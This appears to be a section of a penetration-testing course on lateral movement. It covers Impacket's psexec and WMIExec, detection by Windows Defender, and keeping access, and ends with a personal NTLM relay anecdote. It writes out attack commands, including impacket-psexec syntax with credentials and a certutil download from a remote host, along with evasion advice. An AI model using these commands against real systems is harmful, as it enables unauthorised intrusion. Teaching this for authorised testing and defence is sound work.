
Lateral Movement refers to the process of moving from one compromised system to another within an environment.
In many cases, the first system an attacker compromises is not the system they actually want. Instead, it serves as a stepping stone towards more valuable targets.
For example:
Workstation
    ↓
File Server
    ↓
Database Server
    ↓
Domain Controller
Lateral movement is often achieved by abusing credentials, trust relationships, remote administration protocols or other forms of authenticated access.
Common examples include:
- SMB
- WinRM
- RDP
- SSH
- PsExec
- Remote Management Tools
It is important to understand that lateral movement itself is not a specific technique. Rather, it is an objective. Different environments may require completely different methods to achieve it.
Lateral Movement Example
PsExec was originally developed as part of Microsoft's Sysinternals suite.
Impacket provides its own implementation called impacket-psexec, which is widely used during penetration tests and red team engagements. I seriously encourage you to check out their tools and read their documentation (or implementations if you fancy reading code). We will extensively use this suite during AD ops.
Lateral movement via PsExec is considered probably one of the loudest techniques, since it is heavily signatured by pretty much any security solution out there. Conceptually, PsExec leverages your Administrator access and SMB to throw in a binary through the "ADMIN$" share (which maps to "C:\Windows\System32" locally) and execute it.

The syntax is simple:
# for domain joined
impacket-psexec domain/user:password@ip

# for non domain joined just skip passing a domain parameter
impacket-psexec Administrator:student@10.10.10.201
As you can see, the binary is successfully uploaded to the target, but fails to get executed.
On the other side we can see Windows Defender had no trouble with it at all:

This is quite normal. We will now take a look at a different lateral movement technique called WMIExec:

As you can see, it executed with no trouble and there was no detections on the target machine.
Windows Management Instrumentation (WMI) is a built-in Windows framework designed for remote administration and system management. System administrators use it to query information, execute commands, manage services and perform various maintenance tasks across large numbers of machines. The reason WMIExec often succeeds where PsExec is detected is that it does not need to upload and execute a new binary on disk. Instead, it leverages existing Windows functionality that is already present and commonly used within enterprise environments. As a result, its activity tends to blend in more naturally with legitimate administrative operations.
That does not mean I can do whatever I want though - "post-exploitation evasion" is an entirely different subject.
For example, let's execute a particularly loud command (file transfer command) from our new WMI shell:
certutil -urlcache -f -split http://10.10.10.201
Historically, certutil has been abused by both attackers and administrators to download files. As a result, many security products now monitor or outright detect suspicious uses of it.
The result is immediate:

Even though our method of execution blended in with legitimate administrative activity, the command itself remained highly suspicious.
Modern evasion is often less about "fancy tricks" and more about blending into normal administrative activity. Attackers frequently prefer using legitimate tooling because it is already trusted and expected within the environment.
Horizontal vs Vertical Movement
Horizontal Movement refers to moving between systems while maintaining roughly the same privilege level.
User on Workstation-1
        ↓
User on Workstation-2
Vertical Movement refers to increasing privileges.
User
    ↓
Administrator
    ↓
SYSTEM
A useful way to remember the distinction is:
Horizontal = More Systems
Vertical   = More Privileges
Preserving Access
Acquiring a foothold often requires significant preparation, research, patience and creativity. Losing that foothold may mean returning to the beginning of the engagement and repeating the entire process.
Depending on the circumstances, your access may not even be particularly stable. For example, you may obtain a fragile reverse shell which can be accidentally terminated through normal interaction. A simple mistake, such as interrupting the wrong process or closing the wrong connection, may immediately sever your access.
You may also encounter situations where exploitation changes the state of the target in a way that is difficult or impossible to undo. A malformed payload could cause an application to crash, stop processing your input or otherwise prevent further exploitation attempts. In some cases, a failed attempt may not simply fail—it may remove the opportunity altogether. This is one of the most common pitfalls when performing "Log Poisoning" for example.
A Personal Lesson
One lesson I learned personally came during an engagement where I had reached a dead-end inside an isolated network. I had exhausted most of my enumeration options and was sitting on a stable foothold with SYSTEM privileges on a jump box.
At that point, I decided to attempt a technique called "NTLM Relay". I had gathered enough information to believe the attack was worth trying. The problem was that the relay infrastructure needed to receive traffic on TCP/445 (SMB), which meant I needed to stop the existing SMB service and replace it with my own listener.
Unfortunately, I failed to consider one important detail: my current access to the machine was also using SMB. My beacon was communicating over SMB named pipes.
What I should have done first was establish an alternative communication channel. Instead, I shut down the Lanman service (essentially killed SMB for the box) and locked myself out of the box.
Fortunately, after a considerable amount of effort (and a bit of luck), I eventually obtained credentials that allowed me to reconnect via RDP as Administrator, repair the damage and continue the engagement.
As a final insult, the NTLM relay attack failed anyway (which means I could have avoided the whole fiasco entirely).
The lesson here is simple: before making significant changes to a compromised system, always consider whether those changes may impact the very mechanism that is keeping you connected.